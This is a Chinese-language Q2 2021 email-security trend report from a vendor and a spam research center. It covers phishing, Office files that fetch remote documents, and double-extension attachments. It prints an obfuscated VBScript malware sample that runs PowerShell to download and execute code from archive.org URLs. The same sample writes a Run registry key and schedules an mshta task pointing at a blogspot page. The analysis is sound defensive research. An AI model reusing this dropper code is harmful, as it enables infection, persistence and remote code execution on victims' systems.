2021 守内安信息科技 & ASRC
第二季度邮件安全观察

ASRC

Spam Mail
Virus Mail
Malicious Mail

July 2021 released.

由于疫苗的开发与大量普及，疫情的阴霾，终于露出了一线曙光。许多地区开始解封，世界开始流动，就在此时，变种病毒对疫苗的抗性产生了变化，让原本开始解封的地区又拉起警报，第二季充满了希望与骤变，信息安全也在时刻角逐，是否也能及时防护与应对呢？

划重点：第二季整体垃圾邮件量相较上一季增加 50%，带有 Office 恶意文件的攻击邮件则较上一季增加 3.5 倍，脱机钓鱼的数量成长了 2.4 倍；针对 Microsoft Office 漏洞利用则以 CVE201711882 及 CVE20180802 为主。以下针对第二季重要的攻击手法与样本进行分析：

诈骗及钓鱼邮件仍十分盛行

第二季全球疫情因为病毒变种的关系，许多地区仍实施远程工作或在家上班。钓鱼邮件看似威胁性不大，可一旦账号密码被钓，攻击者即可能透过开放的远程工作对外服务，及单一账号认证服务 (SSO, Single sign-on) 合法使用企业开放的服务，而形成入侵企业的破口。

钓鱼及诈骗邮件在第二季非常盛行

连外下载的恶意 Office 文件

第二季，我们发现许多恶意的 Office 文件样本。这些 Office 文件样本的攻击方式不利用漏洞，也未包含可疑的宏或 VBA 等操作，而是单纯的利用 XML 连接外部开启另一个恶意文件。这种样本在今年初就开始流窜，到了第二季，有明显增多的趋势。

以订单作为社交工程的手段，诱骗受害者开启恶意文件

这种连外开文件的恶意 Office 文件样本，多半以 docx 的方式夹在电子邮件的附件中，少数用 xls 及 ppam 的方式做夹带。连外下载超链接会透过短网址，如：xy2.eu、bit.ly、linkzip.me、bit.do、u.nu、is.gd 或其他经过编码的网址藏身；下载的恶意文件则多为 .wbk (Microsoft Word 备份)、.wiz (Microsoft Wizard File)、.dot (Microsoft Word 范本)、.doc，虽然有些类型的文档不常见，但只要计算机安装 Microsoft Office 相关的软件，就能开启这些恶意文件并执行。恶 意文件被执行后，会向中继主机抓取 vbc.exe 或 reg.exe 并执行，接着成为常驻的后门程序。


双扩展名的恶意文档

第二季出现不少双重扩展名的攻击性电子邮件。由于部分自动程序或操作习惯的缘故，会出现一个档案看似有两个扩展名，而计算机对于这种档案的判读是以最后一个扩展名为主。
以下整理出需要特别留意的双重扩展名：


双重扩展名	恶意攻击方式
.pdf.ppam	透过 vba 连外下载恶意文档
.pdf.iso	恶意 .exe 于 .iso 的压缩文件内
.pdf.(s)htm(l)	调用浏览器以 Javascript 或浏览器漏洞进行攻击
.com.(s)htm(l)	调用浏览器以 Javascript 或浏览器漏洞进行攻击
.png.(s)htm(l)	调用浏览器以 Javascript 或浏览器漏洞进行攻击
.png.rar	恶意 .exe 于 .rar 的压缩文件内
.jpg.(s)htm(l)	调用浏览器以 Javascript 或浏览器漏洞进行攻击

其中比较特别的是 .pdf.ppam 的攻击，这种攻击利用链接至一个短网址，再转向 Google 的 blogspot 服务，透过解碼 blogspot 服务暗藏的信息，再连往俗称「网站时光机」archive.org 的服务下载攻击程序。这种种的行为，都是为了躲开一层层的信息安全防护关卡。

.pdf.ppam 的攻击附件被执行后，会透过暗藏的 vba 向外下载恶意文件



暗藏的 vba 连往 bitly.com 的短网址位置



短网址指向空白内容的 Google blogspot 页面

玄机藏在网页的原始码中，恶意程式的编码文件，被放在俗称「网站时光机」archive.org 的合法服务内

```
<HTML>
<HTML>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<HEAD>
<script language="VBScript">
pink = "pOwersHelL.exe i'E'x(iwr('https://ia801408.us.archive.org/16/items/150-Files-21-June/27.txt') -useB);i'E'x(iwr
('https://ia801408.us.archive.org/16/items/150-Files-21-June/27-2.txt') -useB);i'E'x(iwr
('https://ia801408.us.archive.org/16/items/150-Files-21-June/27-3.txt') -useB);"

Const tpok = &H80000001
lopaskkk = "."
Set kasodkmwm = GetObject("winmgmts:\\" & lopaskkk & "\root\default:StdRegProv")
poloaosd = "SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
akosdwdjdw = "care"
kasodkmwm.SetStringValue tpok, poloaosd, akosdwdjdw, pink
set MicrosoftWINdows = GetObject(StrReverse("B0A85DF40C00-9BDA-0D11-0FC1-22CD539F:wen"))
MicrosoftWINdows _
. _
RUn _
pink,0


args = "/create /sc MINUTE /mo 80 /tn """"SECOTAKSA"""" /" & _
"F /tr """"\""""M" & "s" & "H" & "t" & "A""""\""""http://1230948%1230948@0v2x.blogspot.com/p/27.html\"""""


 Set Somosa = GetObject("new:13709620-C279-11CE-A49E-444553540000")

Somosa _
. _
ShellExecute StrReverse("s" "k" "s" "a" "t" "h" "c" "s") _
 ,args _
 ,"" _
 ,_
 . _
 StrReverse("n" "e" "p" "o") .
```

编码文件进行译码，可看到完整的攻击程序

结论

综合上述样本的攻击来看，使用不易侦测的手法来躲避触发安全警报是攻击者的趋势，但我们从这些样本也发现，由于过度的迂回，及使用模糊的合法服务，这些都会与企业一般的沟通互动行为相违背。因此，防护的安全策略，就可以从这些差异中被制定出来！

除了上述介绍的攻击样本外，我们也看见了加入更多混淆的 CVE201711882 攻击，因此安全设备的特征更新不可或缺；而在某些攻击邮件的标头，有时也能发现被隐藏的重要信息，比方 References 的标头有时会透露出同样遭受此波攻击的受害者或企业，在调查事件时便可对攻击者的目的进行推演。

关于 ASRC 垃圾讯息研究中心

ASRC 垃圾讯息研究中心 (Asia Spam-message Research Center)，长期与守内安合作，致力于全球垃圾邮件、恶意邮件、网络攻击事件等相关研究事宜，并运用相关数据统计、调查、趋势分析、学术研究、跨业交流、研讨活动等方式，促成产官学界共同致力于净化因特网之电子邮件使用环境。